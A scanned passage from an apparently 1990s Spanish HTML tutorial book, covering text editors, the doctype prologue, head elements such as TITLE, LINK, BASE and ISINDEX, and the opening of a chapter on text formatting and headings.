### ***Formatos de archivo y herramientas de edición***

---


Un documento HTML es un archivo de sólo texto. Con eso queremos decir un archivo que contiene solamente los caracteres que se pueden introducir directamente desde

el teclado de la computadora. Estos incluyen a todos los caracteres alfabéticos y numéricos, signos de puntuación y otros signos que se pueden escribir directamente en un archivo. Esto quiere decir que se puede utilizar un simple editor de textos para crear páginas Web, no se necesita ningún programa especializado, o un procesador de textos, para crear las páginas.

Los editores de texto son fáciles de encontrar y se hayan incorporados en la mayoría de los sistemas operativos de computadora. Si utiliza Windows, puede utilizar el Bloc de notas que viene con Windows, en el grupo Accesorios. Si utiliza DOS, puede utilizar el programa Edit. Con Unix, puede utilizar vi, emacs o pico. Estos son sólo algunos de los editores de texto más corrientes. Hay muchos más, incluyendo paquetes a la venta que se pueden encontrar en las tiendas de artículos de software.

Un editor de texto no es lo mismo que un procesador de textos. Un procesador de textos guarda sus documentos en un formato nativo para ese procesador de textos en particular. Por ejemplo, un archivo de documentos WordPerfect está en un formato que WordPerfect reconoce, con códigos incrustados para fuentes, tipografías, saltos de página, etc. Puede utilizar un procesador de textos para crear documentos HTML, pero asegúrese de guardarlos como archivos de sólo texto ASCII o estarán en el formato nativo del procesador de textos.

También hay programas especializados, modelos y macros que se pueden utilizar con los procesadores de textos para crear documentos HTML. Veremos algunos de éstos en el Capítulo 14, pero probablemente sea mejor que empiece escribiendo HTML con un editor de texto ASCII. De este modo, no estará aislado del código HTML real. Cuando se aprende algo nuevo, lo mejor es empezar desde el principio y utilizar las nuevas herramientas que automatizan las tareas cuando ya se tiene un conocimiento sólido de esas tareas.



**Figura 8.1.** Las secciones de un documento HTML.



## El prólogo

Además de los elementos de cabecera y cuerpo, un documento HTML tiene un elemento adicional que puede que no encuentre aún en muchos documentos: el prólogo. Un *prólogo* es una línea de texto situada al principio de un documento HTML que les dirá a los futuros exploradores a qué versión HTML se ajusta el documento. La razón por la que no encontrará muchas páginas Web con prólogos es que éstos no son necesarios, y de momento no hay muchos exploradores que sepan qué hacer con ellos, por lo que simplemente los ignoran. Pero empezando por HTML 3, los prólogos se pueden volver más importantes.

Las definiciones oficiales para cada versión de HTML (y SGML) se llaman DTD (por *Definiciones de Tipo de Documento*). La DTD para HTML 3 contiene en realidad dos definiciones: una definición estricta que se ajusta más estrechamente a SGML, y una definición más relajada que utiliza más convenios HTML. Por ejemplo, la definición más estricta requiere que se utilice el convenio SGML de marcar el principio de un párrafo con una etiqueta <P> y el final de un párrafo con una etiqueta </P>. Por otro lado, la definición más relajada considera que marcar tanto el principio como el final de un párrafo es un tanto redundante y ha descartado este requisito. En lugar de marcar ambos extremos, se *separan* los párrafos con una sola etiqueta <P>.

El prólogo HTML identifica la DTD según la cual se conforma un documento HTML. Por ahora, los prólogos no se utilizan para muchas cosas excepto para permitir que los autores utilicen algunas herramientas de autor que esperan encontrarlos. Pero al estar disponibles los exploradores HTML 3, y al hacerse más comunes nuevos tipos de documentos, como páginas Web 3-D y páginas de vídeo, los prólogos se han vuelto más importantes.

Si quiere publicar páginas Web para Internet tal y como es hoy en día, probablemente no se tenga que preocupar por los prólogos. Y si está escribiendo documentos HTML 3, también se puede olvidar de los prólogos ya que la DTD implícita para los documentos HTML es la versión relajada, DTD estilo-HTML. Además, la versión HTML de una página Web es la implícita para los exploradores Web, ya que está codificada en el tipo de contenido MIME que proporcionan los servidores HTTP (si no sabe lo que quiere decir eso, no se preocupe). Pero si quiere escribir documentos que se ajusten de manera estricta a SGML en HTML 3, su documento debe comenzar con el prólogo

```
<!doctype HTML public "-//W30//DTD W3 HTML 3.0//EN">
```

Hay otra razón por la que puede considerar la utilización de prólogos desde el comienzo de su publicación Web. La mayoría de los exploradores conocidos disponibles hoy en día son una amalgama de capacidades. Mientras la mayoría de ellos soportan todas las etiquetas de HTML 0 y HTML 1, muchos no soportan todas las etiquetas de HTML 2, y sólo unos pocos soportan algunas etiquetas de HTML 3. Para complicarlo aún más, la mayoría de los exploradores no tienen ningún modo de identificar qué versión de HTML se utilizó para escribir un documento. Ellos simplemente

te entienden las etiquetas, o las ignoran. Esta interpretación pasiva era buena para HTML y el Web en el pasado, cuando HTML era sencillo. Pero con todas las capacidades nuevas que están llegando, los exploradores necesitan poder mostrar al menos un mensaje de aviso cuando intenten componer un documento que pueda contener etiquetas que no sean capaces de interpretar. Si se incluye un prólogo que contenga el número de versión, los futuros exploradores podrán utilizarlo para identificar la versión HTML de un documento y difundir ese aviso si es necesario.


Hay otra etiqueta que no se refiere ni a la sección de cabecera ni a la sección de cuerpo de un documento. Esta es la etiqueta `<HTML>` y su terminador, `</HTML>`. La etiqueta `<HTML>` confirma simplemente a su explorador que el texto que la sigue está marcado con HTML. La etiqueta `<HTML>` es la primera línea de un documento HTML, o bien sigue inmediatamente al prólogo. La etiqueta `</HTML>` de terminación es normalmente la última línea de un documento HTML. Igual que el prólogo, estas etiquetas son opcionales. Algunos autores no las utilizan, pero normalmente es bueno ponerlas.

## ***La sección de cabecera***

---

La sección de cabecera es donde se definen los atributos que afectan globalmente al documento HTML. Quizá el más importante de éstos (y uno de los que la gente utiliza más a menudo) sea el título de la página Web, pero también hay otras etiquetas útiles que se pueden emplear en esta sección.


Le presentaremos la mayoría de los elementos comunes de cabecera de esta sección, pero no todos ellos. Si quiere una lista exhaustiva y la información más actualizada, debe comprobar las especificaciones HTML actuales. Puede encontrar vínculos a las especificaciones actuales para cada versión HTML en el web W3 de MIT en

 <http://www.w3.org/hypertext/WWW/MarkUp/>

Todos los documentos deberían tener una sección de cabecera, aunque sólo fuese para definir un título para la página. El principio de la sección de cabecera se identifica con la etiqueta `<HEAD>` y se termina con la etiqueta `</HEAD>`.

## ***Títulos***

Los exploradores muestran el título de un documento HTML en la barra de título de la ventana en la que se encuentra el explorador. Cuando utiliza un Mac, X Window o alguna de las versiones de Microsoft Windows, los programas gráficos muestran un título en la barra de la parte superior de la ventana del programa (véanse Figuras 8.2 y 8.3). Además, cuando minimice, o *iconice*, un programa explorador en ejecución, aparecerá el título de la página Web abierta bajo el icono que utilice su sistema operativo para representar al explorador.



**Figura 8.2.** Netscape ejecutándose bajo Windows 3.1. Mosaic está minimizado.

Configurar el título de una página es fácil. Basta con situar el título de la página entre las etiquetas `<TITLE>` y `</TITLE>` de la sección de cabecera, así:

```
<HEAD>
<TITLE>El imperio interactivo del amante de reptiles </TITLE>
</HEAD>
```

Algunas personas afirman que un título es un elemento necesario de HTML. Sin embargo, en la vida real, si un documento no tiene título, el explorador mostrará normalmente el nombre de archivo o URL en vez del título, o simplemente mostrará la palabra «Untitled» (Sin título). No obstante, definir un título es fácil y da una identidad a la página. Casi siempre merece la pena el esfuerzo.

## Algunas nociones sobre anclas

Las anclas ponen el hipertexto en HTML. Son las herramientas que se utilizan para referirse a otros documentos HTML, a otras ubicaciones del mismo documento y a otros archivos externos, como archivos de imagen y clips de sonido o de vídeo. Dejaremos el grueso del estudio sobre anclas y vínculos para el Capítulo 11, ya que son en


realidad elementos de cuerpo, no elementos de cabecera. Pero debe saber algo sobre las anclas para el estudio que tenemos aquí sobre los elementos de cabecera.

Una etiqueta de ancla es similar en algunos aspectos a las etiquetas que se han visto hasta ahora. Las etiquetas <HTML>, <HEAD> y <TITLE> se refieren a texto que va después de ellas, y cada una termina con una etiqueta de terminación (como </TITLE> o </HEAD>). Un elemento de ancla también comienza por la propia etiqueta, se refiere al texto que la sigue inmediatamente y termina con un finalizador. Sin embargo, dado que un elemento de ancla define un foco de hipertexto, necesita algún dato adicional aparte del texto que formará el foco —hay que proporcionarle la dirección del documento al que se refiere el ancla.

La referencia se coloca dentro del ancla. Por ejemplo, el formato de una etiqueta de ancla tiene este aspecto:

```
<A (dirección del documento vinculado)>El texto que mostrarán los exploradores</A>
```

Las anclas tienen distintos usos, uno de los cuales es referirse a otros documentos. Y es posible que para cada uno de estos usos tengamos que poner una clase de información diferente en el lugar en el que aquí hemos incluido una dirección de página para un vínculo de hipertexto. La información que se inserta en una etiqueta de ancla (el texto encerrado entre paréntesis del ejemplo anterior) se llama *atributo* de ancla. Un ancla que haga refe-



**Figura 8.3.** Mosaic ejecutándose bajo Windows 95. Netscape aparece minimizado.

rencia a otro documento se llama *ancla HREF* ya que el atributo para un ancla de vínculo de hipertexto comienza por los caracteres HREF (por *RE*ferencia de *Hi*pertexto). Por ejemplo, una etiqueta de ancla que cree un vínculo a otra página Web tiene este aspecto:

```
<A HREF="http://www.myhost.com/homepage.html">Mi página de inicio</A>
```

En un explorador Web, este ancla mostrará el texto «Mi página de inicio» como un foco. (Algunos exploradores mostrarán los focos como texto coloreado; otros los mostrarán como texto subrayado o incluso como texto en 3-D con aspecto de botón.) Cuando un lector pulse este foco, el explorador recuperará el documento relacionado con el atributo HREF.

De nuevo, las anclas no son elementos de cabecera (son elementos de cuerpo), pero queríamos hacer una introducción básica de manera que tuviese un punto de vista para comprender los elementos Link y Base que vienen a continuación.

## Vínculos (Links)

El elemento Link ha formado parte de HTML desde el principio, pero con HTML 3 tiene alguna función nueva. El propósito original del elemento Link era permitir que el autor definiese relaciones entre documentos HTML, como asociar otras páginas Web con los botones «Next» (Siguiente) y «Previous» (Anterior) de los exploradores Web. En HTML 3, también podrá utilizar el elemento Link para definir un rótulo de página que estará en una posición fija incluso si los lectores se desplazan de un lado a otro de la página. Dicho rótulo se puede utilizar para logos de compañías o cláusulas de exoneración de responsabilidad. La otra función nueva e importante del elemento Link consiste en vincular una hoja de estilo a un documento. En esta sección veremos la utilización del elemento Link tanto para rótulos como para hojas de estilo. Veremos este tipo de vínculos brevemente ya que, de momento, los exploradores no soportan rótulos, y no se sabe aún qué método se utilizará finalmente para implementar las hojas de estilo (aparte de asignarles el elemento Link).

La etiqueta para un elemento Link es <LINK>, y el elemento Link se llama elemento *vacío* ya que no coloca ningún texto entre una etiqueta de apertura y un terminador. Un elemento Link no tiene un terminador ya que no necesita crear ningún texto de foco en la superficie de una página Web. Los vínculos afectan generalmente a todo el documento, que es por lo que son elementos de cabecera.

## Relaciones de documento

El atributo para definir relaciones es REL, y con él se pueden definir distintos tipos de relaciones. Como se mencionó anteriormente, se pueden definir otras páginas Web de manera que sean las páginas «Next» (Siguiente) y «Previous» (Anterior) para la barra de herramientas de un explorador, que un lector puede utilizar para seguir un iti-

nerario en relación con alguna materia. También existen otras relaciones, incluyendo páginas a las que ir cuando un lector pulsa sobre un botón «Home» (Inicio) o «Page» (Página). Cuando se soporte totalmente el elemento Link, también se podrán crear barras de herramientas para un documento en particular. Por ejemplo, cada página individual que publique podrá tener su propia barra de herramientas personalizada en la parte superior. La barra de herramientas podrá incluir botones para ir directamente al siguiente documento o al anterior, así como pantallas personalizadas de ayuda, una página de inicio, un resumen de contenidos, un índice y otros elementos. La mayor parte de la gente que publica webs grandes de páginas crea estos vínculos en el cuerpo de sus documentos con anclas HREF convencionales. Lamentablemente, la capacidad para crear una barra de herramientas personalizada que permanezca estable en lugar de vínculos de hipertexto que se desplacen con el texto de una página es una gran utilidad que pocos exploradores implementan. Con suerte, los desarrolladores de software que escriben exploradores Web se darán cuenta de esta característica de HTML.

Aunque de momento pocos exploradores soportan vínculos HTML 3, este es el aspecto que podría tener una sección de cabecera típica que definiese relaciones:

```
<HEAD>
<TITLE> Página de información sobre el producto</TITLE>
<LINK REL=Previous HREF="CompanyInfo.html">
<LINK REL=Next HREF="OrderForm.html">
<LINK REL=Home HREF="Homepage.html">
</HEAD>
```

El elemento Link de este ejemplo de sección de cabecera define documentos para los botones «Next», «Previous» y «Home» de una barra de herramientas.

## Rótulos

Con HTML 3, también se puede utilizar un elemento Link para definir un *rótulo* para el documento. Un rótulo es una parte fija de la página que permanecerá en pantalla incluso cuando nos desplazemos a lo largo de la página. La especificación HTML 3 sugiere que se utilice para logos de empresa y cláusulas de exoneración de responsabilidad, pero apostamos a que los creativos pensarán en muchos más usos para los rótulos. De hecho, los rótulos pueden anular, hasta cierto punto, la motivación de los desarrolladores de software para implementar barras de herramientas personalizadas con el atributo REL de Link.

---

**Nota:** Otro elemento de cuerpo (la etiqueta <BANNER>) puede implementar un rótulo del cuerpo de una página. Sin embargo, pensamos que colocar un rótulo en la sección de cuerpo no es muy intuitivo ya que un rótulo es un componente de toda la página; no está asociado al contenido del texto de la sección de cuerpo. Más aún, si se define un rótulo con la etiqueta <LINK> de la sección

de cabecera, se define en referencia a otro documento HTML. Esto quiere decir que se puede compartir un rótulo único entre muchos documentos diferentes.

---

Para definir un rótulo en la sección de cabecera, se utiliza la etiqueta `<LINK>` de este modo:

```
<LINK REL=Banner HREF=Banner.html>
```

Esta etiqueta define un rótulo para una página. El rótulo en sí se define en un archivo aparte llamado *banner.html*

## Hojas de estilo

Hoy en día, algunos exploradores Web le permitirán personalizar el aspecto de las páginas que lea cambiando las asociaciones entre los elementos de cuerpo (como niveles de cabecera y direcciones) y las fuentes nativas de visualización de su computadora. El problema está en que los cambios afectan solamente a su sistema, y que los autores de las páginas que lee no tienen control sobre lo que lee. Por ejemplo, digamos que una empresa pone un aviso de derechos de autor o una advertencia sobre un rótulo de las páginas que publica, y que, por alguna razón legal, este mensaje se debe mostrar siempre en una fuente en particular. Si ha cambiado la fuente en su sistema para el elemento de advertencia, verá el mensaje en una fuente distinta de la que pretendía el autor.

Una de las mejoras más importantes de HTML 3 es la introducción de las hojas de estilo. Aunque la especificación para las hojas de estilo no esté ajustada de momento, probablemente lo estará pronto. Para implementar las hojas de estilo con HTML 3, se utilizará el elemento Link. Las definiciones de las hojas de estilo residen en archivos externos al documento HTML. El formato para las especificaciones de las hojas de estilo tampoco está ajustado aún, pero lo más probable es que se utilice un formato llamado DSSSL (*Document Style Semantics and Specification Language*) —en español, Lenguaje de semántica y especificación de estilo de documento—, o una versión a escala reducida de DSSSL llamado *DSSSL-Lite*.


Se podrán declarar las hojas de estilo de dos modos. Un modo será utilizando un atributo del elemento Link. Este es el aspecto que tendrá una declaración de hoja de estilo con un elemento Link:

```
<LINK REL=StyleSheet HREF="inhouse.dsssl">
```

El otro modo será utilizando otro elemento de cabecera llamado elemento Style. Este es el aspecto que tendrá una declaración con el elemento Style:

```
<STYLE NOTATION="inhouse.dsssl">
```

Declarar una hoja de estilo de este modo requerirá una etiqueta de terminación:

 `</STYLE>`

Cuando apunte con su explorador HTML 3 a una página Web que incluya una declaración de hoja de estilo, éste cargará primero la hoja de estilo a la que haga referencia de forma que pueda componer la página del modo en que pretendía el autor. Las declaraciones de hojas de estilo pasarán por alto cualquier cambio de la fuente local que haya hecho en la pantalla de instalación u opciones del explorador.


Igual que en los demás elementos Link que se han visto, las declaraciones de hojas de estilo son elementos de cabecera, pero también se pueden poner en *cascada*, o se pueden cambiar temporalmente, en cualquier lugar del documento poniendo simplemente otra declaración de hoja de estilo en la sección de cuerpo del documento a partir de donde se quiera cambiar de estilo.

Cuando lleguen los exploradores que soporten hojas de estilo HTML 3, puede estar seguro que el acontecimiento vendrá acompañado de mucha pompa.

## **Base**

Con el elemento Base, se puede definir un punto de inicio para todas las etiquetas HREF que le siguen. Esto será útil si alguien lee algún día su página fuera de su contexto original. Supongamos, por ejemplo, que incorpora gráficos y vínculos a otras páginas en su documento HTML, y que estos gráficos y páginas residen físicamente en el mismo directorio de la página. Si en alguna ocasión usted moviese el documento, o si otros lo transfiriesen para leerlo localmente en sus computadoras, las referencias a los gráficos y a otras páginas de su computadora dejarían de ser válidas, ya que las páginas y gráficos se encuentran en su computadora —no en la de ellos.

Definiendo el elemento Base, se elimina el problema. El elemento Base apunta a la ubicación original de su documento HTML, con lo que las direcciones relativas permanecen intactas. Por ejemplo, digamos que su documento tiene un vínculo que apunta a un archivo de imagen llamado *BLUEDOT.GIF*. Ese archivo reside en un subdirectorio llamado *IMAGES*, que está bajo el directorio en el que está el documento. La dirección relativa de la imagen es:

 `IMAGES/BLUEDOT.GIF`

Si alguien transfiere este documento y lo lee localmente en su máquina, es poco probable que tenga un archivo de imagen llamado *BLUEDOT.GIF* sobre un directorio llamado *IMAGES* directamente bajo el directorio en el que ponga su documento HTML. Cuando el explorador componga la página, no podrá encontrar la imagen ni mostrarla.

Puede solucionar este problema definiendo un elemento Base para su página. El elemento Base es simplemente una referencia absoluta a su documento HTML. Una



vez que defina el elemento Base, las referencias a otros archivos, como páginas e imágenes, podrán estar en formato relativo y funcionarán correctamente incluso si se leen fuera de contexto. Para continuar con el ejemplo anterior, si alguien lee su documento fuera de contexto, con un elemento Base apuntando a la ubicación original del documento, su explorador sabrá volver a la ubicación original para encontrar el subdirectorio *IMAGES* con el archivo *BLUEDOT.GIF*. La etiqueta <BASE HREF> del siguiente segmento de código muestra cómo definir un elemento Base:

```
<HTML>
<HEAD>
<TITLE>El imperio interactivo del amante de reptiles </TITLE>
<BASE HREF="http://www.myhost.com/homepage.html">
</HEAD>
```

Este elemento Base les indica a los exploradores que cualquier dirección futura del documento es relativa a la ubicación original de este archivo, es decir, el directorio raíz del Web de la computadora «www.myhost.com». Así, una referencia como

```
<IMG SRC="IMAGES/BLUEDOT.GIF">
```

determinará

```
<IMG SRC="http://www.myhost.com/IMAGES/BLUEDOT/.GIF">
```


## Isindex

El elemento Isindex le indica a los exploradores Web que una página es un *documento de índice de búsqueda*. Un documento de índice de búsqueda es una página interactiva que permite que los lectores introduzcan algunos criterios y examinen una base de datos. Por supuesto, esto funciona solamente si el servidor Web utiliza un mecanismo de búsqueda. (Veremos más sobre los servidores Web en el Capítulo 16.) Si su servidor tiene un mecanismo de búsqueda, puede hacer interactivas a sus páginas obteniendo palabras clave de sus lectores, examinando una base de datos y ofreciendo a sus lectores los resultados de sus búsquedas. La sintaxis para la etiqueta <ISINDEX> funciona así:

```
<ISINDEX HREF="reptiles.db" PROMPT="¿En que clase de reptil estás interesado?">
```

El parámetro para el atributo HREF describe la base de datos a explorar, y el atributo PROMPT es el texto, o guía, que el lector verá junto a un cuadro de edición.

El elemento Isindex creará un cuadro de edición en su página, como el que aparece en la Figura 8.4 (si visualiza el documento con Netscape) o en la Figura 8.5 (si lo visualiza con Mosaic). Sus lectores pueden utilizar el mecanismo de búsqueda escri-



**Figura 8.4.** Cuadro de edición del elemento Isindex de Netscape.

biendo palabras clave en el cuadro de edición y pulsando la tecla INTRO. Su explorador presentará una petición a una base de datos llamada (en este caso) reptiles.db.

La mayor parte del tiempo, Isindex está realmente en código HTML que genera sobre la marcha un servidor Web. Normalmente, usted no creará un documento HTML a mano donde introduciría manualmente una etiqueta <ISINDEX>. Veremos más de cerca los exploradores Web y los mecanismos de búsqueda en la Parte III.


### Otros elementos de cabecera

De los elementos de cabecera que le hemos presentado aquí, los más importantes sin duda son los elementos Title y Base. Sin embargo, hay algunos otros elementos de cabecera con los que se puede encontrar a veces. Estos son los elementos Meta, NextID, Range y Spot.

El elemento *Meta* le permite incrustar información en su documento HTML para el que no haya otro elemento. Básicamente, este es un elemento definible por el usuario. Si utiliza el elemento Meta para definir algún montón de información, presumiblemente sabrá cómo hacer que su servidor HTTP y sus clientes extraigan y utilicen la información que puso en el elemento.

Al elemento *NextID* lo ignoran completamente los exploradores. Lo utilizan solamente las herramientas de edición HTML que crean esta etiqueta automáticamente para asignar un identificador numérico único a cada documento.

Tanto el elemento *Range* como el elemento *Spot* los genera normalmente sobre la marcha el software de servidor para marcar un rango de texto de un documento HTML. Por ejemplo, supongamos que un lector utiliza un mecanismo de búsqueda para buscar una frase en un documento grande. El mecanismo de búsqueda examinará el documento, y a continuación mostrará la parte del documento donde encon-



**Figura 8.5.** Cuadro de edición del elemento Isindex de Mosaic.

tró la frase con la frase resaltada. Para resaltar la frase, el servidor debe insertar un elemento Spot al principio y al final de la frase, y a continuación utilizar el elemento Range para resaltarla.

Como puede que haya supuesto, estos elementos de cabecera no son exactamente herramientas de uso generalizado que necesite utilizar inmediatamente. De hecho, es posible que nunca los necesite. Si los necesita alguna vez, compruebe la especificación HTML actual para recibir la información más reciente sobre ellos.



---

## ***Formateado de texto y visualización de caracteres especiales***

En este capítulo, estudiaremos los elementos HTML que puede utilizar en sus documentos para definir el modo en que los exploradores compondrán el texto. También aprenderá a aplicar atributos especiales a su texto, como negrita y cursiva, y cómo representar caracteres especiales en sus documentos.

### ***Formateado de texto***

---

Si ha leído los capítulos precedentes, ya debe entender la dicotomía en el concepto de formateado de texto en HTML. Es importante comprender esta contradicción ya que es la razón por la que los autores de HTML no tienen un control total sobre el modo en que los exploradores Web mostrarán sus documentos. HTML es uno de los lenguajes de marcas que define el *Lenguaje de marcas generalizado estándar*, o *SGML*. SGML es el estándar ISO para definir el aspecto de los diferentes tipos de documentos con respecto a cosas como tipografías y fuentes.

Desde el punto de vista de SGML, un documento HTML es simplemente un tipo de documento en particular (un documento de hipertexto) entre muchas otras *Definiciones de tipo de documento* (o *DTD*). Por lo tanto, las tipografías y fuentes para cada componente de un documento HTML ya están definidas. El modo en que los exploradores Web componen un documento depende de las capacidades del propio explorador y de la computadora en particular sobre la que se ejecuta. Esta independencia del dispositivo fue una de las metas principales de SGML.

Pero debido a la explosión y popularidad de la primera aplicación del mundo real de SGML —el World Wide Web— los editores quieren un mayor control sobre el modo en

que se componen los documentos. Hasta cierto punto, con las hojas de estilo en HTML 3, y probablemente en mayor grado con versiones futuras de HTML, los editores están consiguiendo ese mayor nivel de control. Pero dado que la mayoría de los exploradores no soportan aún hojas de estilo, debemos trabajar con lo que tenemos.

Lo que tenemos ahora es un sistema no muy atractivo, pero en general, se pueden utilizar los bloques de construcción de HTML para generar páginas que la mayoría de los exploradores compondrán de un modo cercano al que usted desea.

En este capítulo, veremos los bloques de construcción. La buena y la mala noticia es que realmente no tiene demasiadas opciones. Esto es bueno ya que es más fácil aprender las opciones y recordarlas. Por supuesto, no es tan bueno ya que no le ofrece demasiada flexibilidad a la hora de dar formato al contenido de sus páginas.

## **Cabeceras**

Un encabezado es una palabra o frase que aparece resaltada de algún modo para indicar el título de una sección de texto. *Cabecera* es un término estándar en el mundo de las publicaciones. Por ejemplo, la cabecera de esta sección es «Cabeceras».

HTML proporciona seis niveles de cabecera. La teoría es que las cabeceras de primer orden son los más prominentes, y cada cabecera sucesiva es ligeramente menos prominente de alguna forma. La DTD para HTML 2 sugiere que los exploradores compongan las cabeceras de este modo:

- Cabeceras de nivel 1: Negrita, fuente muy grande, centradas. Una o dos líneas en blanco por encima y por debajo.
- Cabeceras de nivel 2: Negrita, fuente grande, justificadas a la izquierda. Una o dos líneas en blanco por encima y por debajo.
- Cabeceras de nivel 3: Cursiva, fuente grande, ligeramente sangradas desde el margen izquierdo. Una o dos líneas en blanco por encima y por debajo.
- Cabeceras de nivel 4: Negrita, fuente normal, más sangradas que una cabecera de nivel 3. Una línea en blanco por encima y por debajo.
- Cabeceras de nivel 5: Cursiva, sangradas como una cabecera de nivel 4. Una línea en blanco por encima.
- Cabeceras de nivel 6: Negrita, sangradas como el texto normal, más que una cabecera de nivel 5. Una línea en blanco por encima.

En la práctica, sin embargo, la mayoría de los exploradores componen las cabeceras justificadas a la izquierda. Y la mayoría de ellos no implementan la tipografía cursiva sugerida para los niveles de cabecera 3 y 5.

---

**Nota:** Los programadores que escriben los exploradores que utilizamos para leer páginas Web tienden a interpretar las especificaciones HTML de forma diferente. Ese es el caso no sólo de las cabeceras, sino de todos los elementos de


HTML. Este es el motivo por el que las mismas páginas no tienen siempre el mismo aspecto en todos los exploradores que se utilizan para visualizarlas y la razón por la cual, cuando se desarrollan páginas Web, se debe comprobar siempre el trabajo con varios exploradores diferentes para asegurarse de que se obtiene el resultado deseado.

Para especificar una cabecera en un texto se utiliza la etiqueta `<Hx>`, donde *x* es el nivel de cabecera, y se termina la etiqueta de cabecera del modo habitual. Por ejemplo, para hacer que los exploradores muestren el texto «La vuelta del dinosaurio» como una cabecera de nivel 1, se haría:

